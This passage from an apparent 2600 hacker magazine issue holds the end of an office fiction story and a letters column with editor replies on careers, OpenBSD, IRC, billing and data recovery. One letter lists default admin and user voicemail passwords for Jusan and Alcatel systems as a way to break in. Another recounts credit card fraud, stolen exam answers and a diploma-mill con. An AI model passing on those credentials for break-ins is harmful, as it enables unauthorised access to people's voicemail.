I took the stairs down to the cafeteria. The breakfast crowd had already gone, and the place was silent. I went to the coffee machine and pressed the button, and got a cup of steaming water, without coffee. My phone beeped. I had a message. I opened it, and read it. It said: 99%. One of the office jokers. I stood for a minute, looking grimly at the cup of hot water and thinking things over: all work and no play makes Jack a dull geek. I made another note to myself: get a life.

Suddenly, I noticed that a woman was standing next to me. I turned around and realized that it was the woman from the conference room, the one who had been working with Mademoiselle Hacker. I stepped back, and gestured for her to go ahead.

"Enchanté," she said, putting her curves between me and the coffee machine.

"Enchanté yourself," I said. She turned her head, and smiled.

"No tea?" she said, looking at my cup of water.

"I don't drink tea."

"But you are English."

"Yes."

She placed a cup in the machine, hit the button, and got coffee. Then she turned back to me.

"What part of England are you from?" she said.

I told her.

"Will you be in Paris long?"

"A few days."

She did one of those French gestures, and inclined her head.

"Too bad you are working."

"I'm not working this weekend. Sightseeing." She smiled again.

"Paris is lovely at this time of year," she said, looping her hair around her ear. "Will you be visiting the Le Mas district?"

"I hadn't planned to. Is it nice?"

"It's wonderful. It has lots of history. Hardly anything has changed over the years."

"Sounds interesting. Are there any good restaurants?"

"Oh, yes . . ."

After I had finished my cup of coffee, I took a last trip to the server room, just to do a final check. It was a good job I did, because I spotted a couple of server issues that had somehow previously been overlooked.

I phoned the help desk to report the problem, and after some negotiation, they said that they wanted me to get the work completed by Monday at the latest. I said that I would try my best, but I could see right away that this was one SA I was definitely going to miss.

Have an interesting fictional story concerning hacking that you'd like to test out on our readers? Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.

LETTERS, LETTERS, LETTERS

Random Advice

Dear *2600:*

This letter is in response to the letter by Psion the GateKeeper in issue 25:3. Stick with it. You can usually substitute experience and good references for the sheepskin, but some employers strictly want that degree. Things can be difficult when you have neither. Computers have infiltrated almost every occupation. You just have to find one where you can get your foot in the door, and then let your skills be known by being in the right place at the right time to save the day. I have 20 plus years experience doing programming but my degree was originally an A.S. in electronics. I started playing with electronics in the fourth grade, took vocational electronics in high school, then went on to a local university for their electronics degree. I could have taken a four year degree and become an engineer, but the two year degree was more hands-on and offered a stronger computer hardware curriculum. I was able to cruise effortlessly through the electronics courses, but had to work hard on the non-technical stuff. I was able to take a job in the tutoring department and included programming as subjects I could tutor. My ability to rapidly learn on-the-fly allowed me to learn and help at the same time while making money. At graduation, I was one of three students hired by a major electronics firm that came to recruit from the school. I had a job as an electronics technician. The group I worked for quickly learned of my computer expertise and had me building embedded computer systems and eventually the software that ran on them. After 15 years, I moved on to a software engineering job at another company.

Unfortunately, vocational schools and certification courses have gotten bad reputations over the years. Vocational schools were labeled as the places where the trouble-making students went to learn trades instead of places to become experts in their field. Certification courses have been dismissed mostly due to a few unscrupulous operations where they were handing them out without proper teaching and testing of skills. Short of a few unionized trades, apprenticeships have become all but unheard of.

Your best bet will be to look for temporary and contract-to-hire jobs to build up your work experience. Companies are more willing to take a chance hiring a temporary worker than a full-time employee. I also recommend checking with any smaller computer shops in your area. Get to know the owners, leave them your card, and see if they can recommend you to customers asking about custom programming jobs.

Good luck.

Exothermicus

Dear *2600:*

In the Autumn 2008 issue, there's a letter from a 27-year-old hacker who is unable to get a job due to not having the proper piece of paper declaring his skills. I know this problem all too well, being a 30-year-old hacker without "formal" education. In this age of the expert, I was left behind because of not having any credentials. In the early 90s, I was too busy breaking into telco boxes on the street, running BBSes, doing acid, and using stolen credit card information to travel to Atari Teenage Riot and Jello Biafra shows all over the U.S. and Canada to bother showing up to school and I was kicked out. Eventually, I was caught for this and slapped with a fine of $40,000 to pay back. I concluded I was screwed, and decided to go the mainstream route of formal education if I was to have any hope of paying off more than the interest on this fine. (Bankruptcy was not an option.) So I finished a GED and started going to a local tech school. My complete hatred of all institutional settings caught up with me and I lost interest in the material, skipping ahead to end-of-the-year more advanced topics that I was truly interested in. When I wrote the final for my C++ course, I realized I didn't work hard enough and was unable to finish because I couldn't come up with my own equations. So during the test I remotely logged into the professor's desktop computer and stole the answer key. The problem was nobody in the class could finish the last question on the test as it was too difficult, so since I was the only successful student, my solutions were displayed with an overhead projector for all the class to follow. Oops. Being that a school professor is not an idiot, I was busted for obvious cheating and pretty much banned from every school in

my province for five years. This left me working menial jobs while making adequate money on the side from blackhat SEO advertising revenue, but it still wasn't enough and soon I was drowning in debt once again. I decided I needed to find a way to hack the workplace and get a real job. The corporate world is just a game similar to the court of French kings - everybody swirling around whoever has the power trying to win favor through any means necessary.

First, I needed to find out everything employers are looking for when they interview you or look at your resume. How do I manipulate this technocrat from the HR department sitting across from me in the interview who's analyzing my every move with complicated statistical "measures" to see if I stack up to their abstract hiring formula? I found a radio show on a local University radio station put on by this guy (Philippe Desrochers) who has excellent insight if you ignore most of the corporate rhetoric (playlist.citr.ca/podcasting/xml/careerfasttrack.xml) since he talks to these very HR clowns that hold the destiny of your life in their hands.

Then I created a portfolio of all the hack tools, research, and disciplines I was fluent in for employers to see I was actually busy doing something after being banned from school. A Harvard style resume (Google for it) increases your chances of being chosen from a pile of applications by 40 percent, so this also helped in my job search. I would show up and ask the other employees if I could shadow them, and that I was interested in what they were doing. Simply showing up and talking to somebody worked, but I wasn't satisfied with waiting forever for better pay. The next step was to become accredited through certificates such as CompTIA. Sadly, most companies won't let you touch computer hardware without being A+ certified because of warranty issues. Although this provided me with better income, I was still at the bottom of the IT pile. I needed to climb the ladder, and went back to social engineering skills I learned from Kevin Mitnick's writings and combined them with career advice given by the above radio podcast. This propelled me up the ladder exponentially to where I was finally in a "real" job, making actual money the legit way. This was not to be, as I ended up right back where I was after being fired due to a really stupid Facebook incident regarding pictures of me doing random drunk shenanigans with friends.

In despair, I turned to the fortress of solitude that is unlistenable black metal and returned to blackhat activities, but this time with a vengeance. I obtained a diploma through a diploma mill and conned my way into a variety of tech companies (fake diplomas worked for the entire Bush presidential staff, so why shouldn't I try it?). My purpose was to collect intel on these corporations for maximum blackhat financial exploitation, and my complete lack of discretion and careless anarchist self-destructive philosophy soon saw me in legal trouble again. Miraculously, I survived by hiring excellent employment lawyers and was back to being jobless, with no credentials, and in heavy debt, this time to lawyers.

Then I found this site - MIT's free open courseware at ocw.mit.edu/OcwWeb/web/home/home/index.htm. The physics lectures fascinated me, and I quickly worked through every online course I had time for while working a terrible blue collar job that provided adequate but legal income. I didn't even have enough credentials for this lousy blue collar job, but gained the position by appealing directly to the union with a desperate sales pitch delivered while I showed up to all of their events. It worked. Hard work also gave me a new respect for traditional education, and I decided a triumphant return to University was in order, this time without cheating and excessive partying that doomed me the last couple of times. So I've excelled, even if I'll never be the ideal corporate employee that asks no questions and quietly toils away in obscurity.

Although I recommend you try the formal education route to gain valuable networking connections (these contacts being the student sitting beside you in discrete mathematics that's also interested in hacking Google T-Mobile handsets) and that ever-so-important piece of paper that basically says you can fit into corporate lifestyle, you can always appeal directly to the company's department head to hire you like I did with a portfolio and complete gonzo style during the interview. This proves you have passion, and aren't just another drone looking for a paycheck. Some companies still appreciate these kinds of employees. Or better yet, start your own mini-company or hacker space, and contract yourself to these employers. If you're fluent in a certain programming language, make an offer to the department head that you'll work for free for a week and if they like what you're doing, draw up a simple contract and I guarantee they'll sign it, as most companies want to work with contractors instead of employees. It's risky job security, but profit will be epic and you will be in charge of your own destiny. Good luck.

Jesus Bonehead (604)

Random Observation

Dear *2600:*

I work at a major retailer in Florida and came to an interesting realization the other day. I was working in the home theater department when I noticed an older gentleman, approximately in his 70s, staring at the wall of DVD players/recorders. Generally, this sight means I've got an easy job of BSing someone who knows very little about the technology into buying the most expensive one and often even getting them to pay us a couple hundred dollars to plug in the three

wires. Whatever it takes to get ahead, I suppose... but anyways.

I walked up to the gentleman and asked if I could help him out. He was curious about being able to record onto DVD directly from TV. He was apparently attempting to record the inauguration of Obama the previous week (I won't hold that against him) and was informed by his Sony DVD recorder that he was unable to record due to copyright protections. So he was looking for a way to get around that. At this point, I was more interested in helping this fellow out than selling him something as I was made aware that he wasn't as technologically illiterate as I had assumed. Eventually, we came up with a plan using the equipment he already had to run the feed from his TV to his HD camcorder and then onto a DVD from there, thus taking the copyright out of the equation. He was happy and we both seemed pleased with ourselves about how we had outsmarted Sony's silly copyright programming.

As he was turning to leave, I said to him "Happy cracking!" He turned and gave me a confused and/or intrigued look and asked what I meant. I told him that, whether he knew it or not, he was a hacker. "I guess you're right," he said laughing. I asked if he had ever come across *2600* in his travels. He said he had flipped through it at Barnes and Noble a few times but never gave it much thought. I suggested he try reading an issue and explained the mag a bit. He decided he was going across the street to pick it up on his way home.

I guess the moral of this story, and what caught me off guard with this fellow, was that hackers come in all shapes, sizes, and ages. And it's never too late to start.

Happy Cracking!

Clay
Lakeland, FL

Random Remarks

Dear *2600:*

I just wanted to say, I think you people are crazy for not charging money for the HOPE MP3s. But I love you for it.

Neito

You can also express that love by coming to the next conference in 2010 or by continuing to support us in other ways (such as a full HOPE DVD set). But plain love with no monetary transactions is good too. It just doesn't pay the rent.

Dear *2600:*

You guys are a bunch of pussy want a be hackers that haven't hacked anything in years. I had a break in and McAfee has now secured my site. So if you fucks ever fuck with [email address deleted] again, you are fucked!

Jesus Montoya

Well, we've certainly been told. It's always been hard for us to understand what motivates people to release viruses and do other malicious and stupid things. You may well have helped us grasp how it can suddenly seem like a good idea.

Dear *2600:*

How many hackers and sysadmins interested in exploring BSD ever even consider anything but FreeBSD? Having been around various UNIX forums for quite some time, my observation is that the answer is very few. I doubt many novice BSD adventurers ("newbie" has become such a derogatory term when, in fact, *everyone* interested in *anything* has to start somewhere) are even aware that there are open source BSD alternatives to FreeBSD. One good resource when choosing a flavor of open source BSD is Wikipedia's "Comparison of BSD Operating Systems." What attracted me to OpenBSD is that, unlike its cousins, it is the only flavor of BSD whose top goals include security. If you're reading *2600* because you are interested in security, then read on! Since the release of version 4.3 on May 1, 2008 (4.4 is current, and 4.5 is in release candidate status), only eight security advisories have been identified, and some of those wouldn't affect a default installation - some others couldn't be exploited remotely. In fact, between 1997 and 2007, OpenBSD only had two remote exploits. Compare that to your favorite operating system.

Like space exploration, which yields advances in other sciences such as medicine and computing, OpenBSD gives us tools that we'd otherwise not have. Whether you know it or not, you've likely used utilities and technologies that are available only because there is an OpenBSD project (even if you're in a Windows-only environment). Have you ever used OpenSSL, OpenSSH, OpenCVS, the Packet Filter (pf) firewall, CARP, or the Blowfish/Twofish encryption algorithms? Those are just a few of the goodies that have come from the OpenBSD project. Many of the OpenBSD utilities are used in other BSDs (to include Darwin/OSX) and in most (if not all) major Linux distributions. Some of these utilities are included not only with Cygwin, but even with Microsoft's own Windows Services for UNIX.

If you're happy with Linux, then great! Stick with Linux. If you're happy with your BSD, then stick with that. If you want to try BSD, then please do a little homework to explore your choices before defaulting to FreeBSD, which I admit has a much cooler mascot.

Nothing in this letter should be taken as disrespect to the excellent FreeBSD project or team; I just want to mention the benefits of this alternative for the sake of choice.

R. Toby Richards

You make a good case. But we fear you may have fired the first shots of an OS Holy War in these pages that we may never live to see the end of.

Random Questions

Dear *2600:*

I wish to contribute as well as subscribe to *2600 Magazine* and *The Hacker Quarterly.* Could you thus ship me specimen hard copies for evaluation? Thank you.

DANIEL OBORI
NIGERIA

For some reason we get at least one letter with this exact phrasing every week and almost always from Nigeria. There are those who would say that this is somehow part of some kind of a scam, but we just don't buy it. It's one thing to hand over one's banking information (which we are sending you as a courtesy), but to simply ask for specimen hard copies seems harmless enough. We have therefore sent you one copy each of all issues of both 2600 Magazine and The Hacker Quarterly in the hopes that you will evaluate them and let us know of your decision. And now the wait begins.

Dear *2600:*

Hi. I do not see any mention in the marketplace section that I can send an ad through email instead of sending the ad to PO Box 99, Middle Island.

Jason Liszkiewicz

It's mentioned at the very bottom of the section and, yes, you can email your marketplace ads to subs@2600.com. Just be sure to include your subscriber info since only subscribers can advertise there.

Dear *2600:*

I'm seeking help in cracking a fascist government website known as myanmar.com and tharkinwe.com. These are the propaganda sites of the most vile government on the planet and they should not be representing the people of Burma. Kindly, please guide me in finding assistance in cracking these websites.

misterht01

First off, we strongly suspect the second site is part of the opposition, not the government. This illustrates one risk of blindly lashing out at websites that supposedly represent your enemies: sometimes you get it wrong and wind up hurting those you're trying to help. But the real reason why simply shutting down or attacking these sites is ultimately pointless is that it keeps the real issues from being addressed. Rather than silence those views you find to be repellent, let the world see exactly what they're saying and use another forum to tear it to pieces. Shutting down dissenting views is a tactic used by oppressive governments worldwide. Resorting to those methods yourself doesn't convince anyone of how wrong they are and likely will even win them some support. We find that often the best way to win a fight is to simply let the other side speak.

Dear *2600:*

I'd like to submit some photos of phones and an interesting story as well. I seem to have forgotten. Is letters@2600.com the right address to send them to?

userguid

If you're submitting the story as an article, then articles@2600.com is the place, otherwise the address you used here (letters@2600.com) works just fine. As for payphone photos, payphones@2600.com is the correct address. Please try and submit to the appropriate address to avoid delays and confusion. We do forgive the occasional transgression, though. Everyone gets one.

Dear *2600:*

I am a life member of your fine magazine.

I was just wondering if you have ever thought about making either a CD or DVD of all your past issues for sale? I have never seen one before, but I did see this with the audio show. If you have, count me in for a set.

Still think your magazine is the greatest!

The Scorpion

One thing we learned while assembling the book ("The Best of 2600," now available in regular or "collector's edition" at fine and not-so-fine bookstores everywhere) is that a lot of really good material was all but forgotten, not only in mainstream society but in the hacker world as well. The book has helped to bring a lot of this material into the light again. But we still want to make sure that it's available in as many places as possible since this really is an incredible tale of history we've been telling since 1984. So yes, we do want to make these issues available in an electronic medium. But this takes a lot of work on our part and we need to know there's a desire for this and, not least, a commitment to support the effort on the part of the community. If we spend the time and money to do this right, it can only continue if people buy the CDs/DVDs as we have no advertisers to pick up the slack. As this is how we've survived for a quarter of a century, we're optimistic that the community will continue to support whatever projects come along as the landscape changes. In the end, we all benefit from this.

Dear *2600:*

Hey, I just emailed a letter and fear it may have hit your junk box. WTF is ASCII?

William

Sounds like you read our auto-responder, which advises people submitting letters and articles to avoid weird-ass formats that may be easily readable on one machine or OS but not on another. ASCII (which, incidentally, stands for American Standard Code for Information Interchange) is simply text and it's readable on any machine. It makes our lives a bit easier here and, assuming you don't have a lot of complicated charts and diagrams (which most letter writers are able to get by without), it's perfectly suitable for letters and most articles.

Dear *2600:*

Hello, I was wondering if *2600* shares any

information about its article/letter writers to private companies or the authorities. This is very important to me, so I would greatly appreciate a quick reply.

Thank you very much.

fakexsound

All sorts of corporations and governments worldwide (not to mention a number of the more mainstream terrorist organizations) would be real keen on seeing who actually is responsible for the various words of wisdom that appear in our pages. Undoubtedly, they would want to convey all manner of special offers, job opportunities, and occasional direct threats to these people. In fact, many of them would be interested to know the identities of anyone who actually dared to read our magazine. We'd like to help everyone out, really. But we just can't in good conscience reveal any bit of information about anyone having to do with any of this. We never have and we never will. Of course, this doesn't mean our contributors will exercise the same caution, either through hints contained in their writing or by revealing every detail of their personal lives through a Facebook or MySpace page that is easily found through their article/letter byline, if not mentioned specifically. If privacy is important to you, you're in the right place. But we can't force people to be as careful as we think they should be.

Dear *2600:*

At the moment, I'm writing an article about the use of virtual machines to increase file safety and security or, in other words, a Drobo replacement and optimizing TrueCrypt. I couldn't find any of these keywords via the search function on the *2600* web page. But before sending it in, I would like to know if this topic was really never in one of your issues. And another question: would it be possible for me to publish that article in another magazine later?

cu florian hannemann
(a happy subscriber)

Until we have a better search ability, the best way to scan article titles is through the search utility at our store (store.2600.com). Your idea sounds like a great potential article. Incidentally, even if we previously have touched upon a subject, there's no reason why more can't be written on it, so don't let that be the deciding factor. And you're free to publish your article wherever you want after it's printed here. We just ask that you not submit material to us that's previously been printed or is already accessible on the net.

Dear *2600:*

Many gas stations here in California and elsewhere sport large parabolic satellite antennas on their roofs. They're clearly not for receiving TV; I imagine they're somehow involved in processing credit card payments. I'd like to know more: how they're used, what satellite(s), transponders, bandwidth, data formats, etc., and who is on the other (head) end. Is this what's known as VSAT (Very Small Aperture Terminal) equipment? We Await Silent Tristero's Empire.

Art Smass

The various networks of communication that exist under our noses that most people know nothing about are truly fascinating and we hope to see an article detailing this one in the very near future.

Random Problems

Dear *2600:*

I was trying to get on the EFnet IRC forum about five minutes ago and oddly it says that my address is banned. I haven't been to the *2600* forum on IRC in at least four years.

Someone else is also using my nickname. When you get this message, I would appreciate it if you could unban my address.

I'm not sure who is using my Internet ID, but it could possibly be a terrorist. And it pisses me off because they aren't a supreme deity like *I am*.

Please get back to me when you can.

Infinityx

Just because something has our name on it doesn't mean we control it. There are an infinite number of chat rooms that have some sort of 2600 connection but we can't (and don't want to) operate them all. We have a loose affiliation with the irc.2600.net servers which basically means you have the best chance of being treated fairly there since we know and trust the people running the network. That said, it's IRC and stupidity is a driving force sometimes. As seen below, misunderstandings are often the norm.

Dear *2600:*

I've been a reader of *2600* for quite some time and was very disappointed when connecting to the *2600* IRC for the first time. I joined #2600 only to find out that I couldn't chat in the channel. I asked the ops why I couldn't get voice and didn't receive a response, so I joined another channel, #ca2600 and was informed that voice status means you are not a newb. Shouldn't the statements/questions you make/ask depict if you are a newb or not?

I could understand removing voice from people who walk into the channel asking "how do I do this" or "teach me about hacking." But totally disregarding someone based on nothing is absurd. That mentality makes me feel that the servers are run by self-proclaimed elitist jerkoffs.

I guess I'm back to the freenode servers.

Jack

Let's follow what happened here. You saw a particular setup which didn't give you voice permission by default. You asked some random person what the reasoning behind it was, believed the answer they gave you, and used that to pass judgment on the entire system. This is indeed how the thought process in the world of IRC works. In this case, you were misinformed. One of the great pitfalls of IRC is the amazing amount of idiots who are drawn to it and who live to cre-

ate mayhem and get attention for themselves. You will see that in words and in online actions and you need to learn how to not let it faze you. In this particular example, certain primates enjoy unleashing hundreds of usernames into a channel at the same time. Each of these usernames then spouts random gibberish and pretty much makes the channel unusuable for actual conversation between humans. While setting the ignore flag for one or two annoying people is easy, when you have hundreds of computer-generated usernames it's next to impossible. So, the solution in this case is simply to not grant voice access to unknown entities. You jumped to the conclusion that it was some form of elitism, something not at all uncommon in the world of IRC. But that's not the case here. You might have to wait until someone is around to respond to you but once you're known as a real person, you should have no problem. Other than dealing with annoying IRC types, of course. It's all part of the game.

Dear *2600:*

I am a long time reader of your mag (OK, your *wonderful* magazine!) and look forward to reading it over and over again every quarter. I was in one of the large book retailers and picked up 25:4. Now, I am always thankful for seeing it on the rack and actually having the money to buy *2600,* but I was shocked to feel how light it was. I mean, I noticed right away and said something to the effect of "it feels lighter!" My buddy looked at me like I had three heads (noob!). I hope 68 pages is not a trend we'll be seeing with future *2600s*. I need my 90-something pages of pure joy! *2600* is *far* more entertaining than even *Playboy* (I got married for the nakedness and tomfoolery I can have with my wife!).

Honestly, thank you for all your hard work over the years. It is greatly appreciated!

John and Lissa (the wife)
Jacksonville, FL

We appreciate the kind words but we've never been more than 68 pages. Different paper vendors may sometimes affect the weight slightly but we try to keep it thick enough to last.

Dear *2600:*

On page 24 of the Winter 2002-2003 issue you guys printed your Sprint bill from the previous August. Unfortunately for me, I was under the impression that I was immune to such things and kept my service with them. Several months ago, I purchased a new phone. I actually made a conscious decision to spend money on the i880 made by Motorola and extended my contract with "Sprint" for another year. I quote Sprint because upon payment for a phone that was not in stock, I was told that I had to have my account switched to Nextel (not "together" with Sprint as the slogan claims). "OK, fine, my new phone is all I care about, so just put in the paperwork," I thought to myself. Three days later, I opened the box that was sitting on my doorstep and inside were my phone and a piece of paper that informed me that all I needed to do to activate the little shit was to turn it on. Naturally, when I turned it on, the first message I read when it got to the main screen was "Activation Required" in a font that looked like it was designed by a fucking punk. When I took the phone to the Sprint store to have it activated, the guy behind the counter was nice about it and gave his apologies for what had happened. He was also kind enough to help me save some money on my bill by making a couple of changes in the system. The changes would reduce my bill by $10 a month, but I would lose none of the features I actually used. I left the store smiling on the inside knowing I would have an extra $120 in my bank account in 365 days.

The bill I was supposed to pay was a little over $50. Naturally, when my bill was posted, it was for over $300. Laugh it up. For the next seven months, I became used to receiving my bill, spotting the errors, spending 30 minutes on the phone, and having the charges taken off (credited towards my next bill).

So why did these charges occur? Why did "Sprint"/Nextel try to charge me over $670 last month? Simple. I made changes to the account in each of those seven months. I learned that anytime I added and/or subtracted features of my phone plan, an error occurred in the system. For instance, when I added 500 text messages a month to my plan, the system had the bright idea to add up every text (including instant messages) I've ever made in the history of my life together, and charge me for every one. It didn't even subtract the 500 messages. Naturally, right under that charge was my $10 a month fee for 500 text messages!

I have many, many stories about Sprint/Nextel screwing me over and how awful the i880 turned out to be, but it all boils down to this: Fuck Sprint and Nextel. Fuck them in their stupid asses.

Colby

Yet another ringing endorsement for Sprint. They just keep pouring in.

Dear *2600:*

During the holidays while heading east to visit relatives, I had a slight layover in Denver International Airport. I took the opportunity to hop on my laptop and see what was up in the world. I chose an obvious wireless access point, something like DIAWireless. It wasn't actually called that, but close enough. Much to my chagrin, they redirected me to their own page where they wanted me to view a small commercial in exchange for free Internet access. After sitting through the commercial, I clicked the link that allowed me access to the Internet and checked my usual sources.

Fast forward about an hour and a half to the plane ride. All clear for electronic devices, tray tables down, seat reclined, and lucky enough to have the seat next to me unoccupied, I proceed-

ed to sprawl out and boot up my machine. A few minutes in, I was noticing a bit of a slowdown, so I call up taskman and saw an unfamiliar process called simply "cleaner." I shut the process down and proceeded to find where it launched from, which happened to be my temp folder. I opened the folder, and there were a few files and I believe two folders inside associated with the bugger. At this point, I just deleted all but one file, which I was locked out of, and left it alone. I know, I know. I should have analyzed the offender to see what it was, what it was doing, etc. I had at that point a limited battery life and didn't want to mess around with it. I made plans to fully investigate the entire process upon my return stop in Denver. To remove the final file, I just booted into Linux and deleted it from there.

The real bummer is that on the way back, I had a few delays and there was no opportunity to explore at the airport as my connecting flight was already boarding when I landed. Hence my being unable to trace the infection and find out what it really was. So, if there is anyone in the Denver area or anyone who is bored at Denver International, I would be quite interested in hearing what he or she can discover about this little issue. I am sure there are plenty of other curious readers who would be interested as well. So explore, write an article, maybe win some free *2600*. I'll be waiting.

Arkhayne

Dear *2600:*

This is a half inquiry and half story time. Sadly, I never got to write in for the previous issue. This took place New Year's Day. I was at a small gathering of friends and, after all of the festivities had occurred and the beer/alcohol began to turn on us, most decided to call it a night. My city has an automated phone system that allows you to call it, input a bus stop number, and hear the time of the next bus and the three coming after it. It's quite a nifty and convenient system. Around 1:30 am I attempted to call this service in order to check what time the bus would get to the closest stop heading in my direction, but to my surprise I did not quite get the familiar voice of the bus check ladybot. I'm not too familiar with error codes or system sounds pertaining to the phone system, which this could have been, but when I called the bus check number I received the sound of someone typing on a keyboard - at least to me that is what it sounded like. It had the particular frequency of clicks that sound as if keys were being pressed at a fast rate. I would get this every time for the next hour. I knew that it was a recording because the typing was always the same until it stopped. At first, I found it hilarious and very intriguing; only to realize that I had to walk home in the freezing cold. Could this have been some strange erroneous busy code? Or was it a cheeky hacker playing a New Year's prank on my entire city? Hopefully I can get an answer.

Syntax

We suspect that whoever was in charge of making or maintaining the recordings screwed up and hit the record button at the wrong time, capturing the sound of their own typing and erasing whatever voice recording was already on there. We find that most suspicions of "hacking" are more easily attributable to a good dose of simple incompetence.

Dear *2600:*

I Googled *2600* today and when I followed the link that I was provided, I was redirected to a web page that said "Warning - visiting this website may harm your computer!" What the heck is going on? Please don't tell me the biggest search engine in the world is now using its weight to censure sites that don't conform to its standards!

Robert Royer

As you no doubt know by now, this was part of some major screwup at Google where every page anywhere was listed as potentially harmful. It lasted for a couple of hours and was attributable to human error. Naturally.

Random Info

Dear *2600:*

In 25:4, Borked Pseudo Mailed wrote in about the audio clip of the former Area 51 employee talking about aliens taking over the Earth and shit. I just wanted to pitch in that the metal band Tool edited this recording a bunch and released it on their CD *Lateralus* as "Faaip de Oiad." Check it out, it's cool shit.

Keep hacking. Let your curiosity be your guide.

Sync

Dear *2600:*

Had to laugh when I saw this, despite the grim subject matter: "National Safety Council found that driver use of cell phones contributes to six percent of vehicle crashes - or 636,000 crashes - leading to 12,000 serious injuries and 2600 annual deaths."

R. Holden

Dear *2600:*

Also thought you may be interested in this little article at www.msnbc.msn.com/id/22418481/. 2600 is a great number, apparently also great for drinking!

Sync

The article in question is entitled "Georgia brewheisters steal 2,600 cases of beer: Thieves on the lam after taking loaded tractor-trailers and swiping the suds." Yes, every time the number "2600" appears in any context, you can count on someone letting us know about it. It just doesn't get any cooler than this. And it really should.

Dear *2600:*

Did anyone see *The Late Show's* amusing mockery of ABC's new reality show *Homeland Security USA* the other day? I thought it was hysterical. They played a video that said "Tomorrow night, it's the premiere of ABC's thrilling new reality series *Homeland Security USA*. Don't

miss a minute of the pulse pounding excitement you've come to expect from Homeland Security." And then they show a video clip of someone waving a metal detector wand around some poor lady at the airport.

Jeff

It just doesn't get any closer to reality than that.

Dear *2600:*

Page 596 of *The Best of 2600,* third paragraph, second sentence reads "we *willll* certainly see a good deal..." I'm not sure if it is an original typo from the zine or from the book. I'm sure you have received mail about this but maybe not.

ulysses

This is actually the first time anyone has said anything. This apparently resulted from somebody at the book publishers attempting to remove the contraction "we'll" from the original article and replacing it with "we will." Our editorial fail-safe mechanism must have kicked in at this point, generating a nonsense word rather than an edited one. We're impressed - both in your finding it and in everyone else not finding it. It just doesn't get more revealing than that.

Dear *2600:*

This is for the information phreak! Here is information on how to hack voice mailboxes using Jusan Fonomail Proattendant: the users' voice mailboxes use 100# (101, 102, etc.) and the password default is 1234#. The admin voice mailbox uses 999# with a password default of 9999#. The sales brochure for this system can be found at www.jusan.es/eng/pdf/Fonomail%20ProAttendant.pdf

And to hack the Alcatel VIS electronic card mailbox for installation PBX, the following should be useful: the users' voice mailboxes use formats of 1234# (5678, etc.) and the password default is the voice mailbox number itself! The admin voice mailbox uses 0# with a password default of 9999#.

Mr Velleman from France

Thanks for the info. It just doesn't get any more random than this.

Random Feedback

Dear *2600:*

I'd just like to say that I picked up the quarterly for the first time today, read it cover-to-cover, and now have a new favorite magazine.

Anyway, I am a current employee of Gamestop (don't lynch me - everyone's got to eat), and I'd thought I'd let you guys know that the extra 20 percent trade credit that Unanimously Anonymous refers to in his/her/its "Gaming Gamestop" article is called Power Trade. It sounds like some sort of Mountain Dew flavor, I know. Usually there are big signs hanging from the ceiling that'll tell you which titles are available with that promotion, and often there's stuff on the outdoor sign about it, or little signs on the shelves or even cardboard displays on the counter. Just look for anything, or even ask the salesperson if they're running any sort of trade-in promotions. Trades are where Gamestop makes all its filthy lucre, so they'll tell you right off the bat. A lot of the time, they either run extra percentages of trade credit (ten percent credit for trading in three games at once, 20 percent for four, and 30 percent for five), or bonus dollars (five dollar store credit for each game worth more than a dollar, but you have to trade in at least three games), and these invariably stack with the Edge Card if you've got it (the Edge Card is a $15 subscription to *Game Informer* magazine that gives you an extra ten percent on trade credit and an extra ten percent off used games for a year). You can check on the Gamestop website if there are any decent trade-in promotions running at the time, at www.gamestop.com/gs/specialty/tradeins/offers.aspx. A little caveat, though: competent Gamestop employees (all three of us) know how to check to see how you paid for your game reserve (trade credit, cash, debit, whatever), and if we don't like you, we'll be sticklers about giving you back store credit for it. Look for the nincompoops behind the register.

Honestly, if you want to make money off your used games, sell them on eBay. It's stupid to take them to Gamestop.

Big G

Dear *2600:*

In regards to an article in 25:4, "Gaming Gamestop," I must point out an inaccuracy.

I read *2600* on a regular basis, and am a manager for said retailer. I found the article interesting except for one minor detail. That detail is that the computer system we use will now tell how the reserve was paid for and will only allow us to pay back a cancel in the form it was paid for. Granted, you are still getting more store credit, just not cash.

Also, as a side note, our jobs are rated/ranked on how many reserves we get and a cancel hurts the store, employee, and customer. Yes, the customer, because the company views cancels/lack of reserves as lack of interest in product so they will ship less to that store/market.

Just an FYI.

Anonymous

Dear *2600:*

In a letter in 25:3 you mentioned the service 1-800-MY-ANI-IS. I tried it to see what it's all about by calling from my cell. I got a message saying to press "star" and it would send me a text message so that I could subscribe to the service. It sent me a message referencing the website www.numsvc.com and it says that to sign up it is $9.99 billed to your cell phone bill monthly. No thanks! If a number is listed, a reverse lookup is free at anywho.com/rl.

Jason

Dear *2600:*

Concerning the letter in 25:4 from Unknown Unknown which said: "By the way, the government probably makes a piece of the profit for every converter box sold through a contract between them and the manufacturer."

As far as I know, that is not true. The government was, in fact, issuing coupons to offset the replacement costs for the conversion boxes (two $40 coupons per household). The fact that they seem to have run out of allocated funds by the time this letter was composed and are putting people on a waiting list is a completely different matter. For more info, visit www.dtv2009.gov/.

On a personal note, I'm a recent convert to the hackerdom (now starting my second year of regularly buying *2600),* and had a real blast at The Last HOPE (thank you all, for making it possible). One of the best highlights of my HOPE experience actually came after the conference itself, when I showed up to work wearing a HOPE shirt and a *2600* cap - and was allowed to work on the company's main server without anyone even saying a word.

Arethusa

Dear *2600:*

I picked up my first copy of *2600* today. For me, the "Introduction to Forensic Data Recovery" (25:4) was especially useful. It was as though it was written especially for me. Back in October of 2007, my wife, then one-year-old son, and I went to Aiken, South Carolina to see the underdog candidate Barack Obama speak. After taking many photos and videos, I went to a big-chain retailer to print out the images at their photo kiosk which unfortunately was out of order. We went home and I hooked up the camera to my Windows box to extract the data. Upon doing so, I got multiple messages about corrupt data, which, like a good lemming, I held down the "Enter" key to get rid of. Once the messages were gone, so too were my images. I was absolutely distraught. Thinking the images had been cast into the digital abyss, I continued to use the memory card over the past 14 months. Fast forward to January 11, 2009. I read the short but detailed and interesting article (including the part about immediately ceasing use of the storage device - gasp!) and instantly thought of my loss. On a long shot, I decided to plug in my camera to my Ubuntu desktop and run the "dd" command and the "Foremost" recovery tool. Simply put, it worked brilliantly. Ten minutes later, I had recovered snapshots of precious memories long thought gone. Thank you Paradox, and thank you *2600*. You definitely have a new reader for life.

A photo (picasaweb.google.com/PTCruisin/ObamaAiken1007#5290135149281834562) and video (www.youtube.com/watch?v=60AJ4Mi1kNc) once thought lost are now on the net. These are low quality shots from having to peer in through a cracked-open door before the fire marshal would let more of us in. I've credited Paradox and *2600* in my Picasa Album and YouTube videos for helping make them even possible. Thanks again.

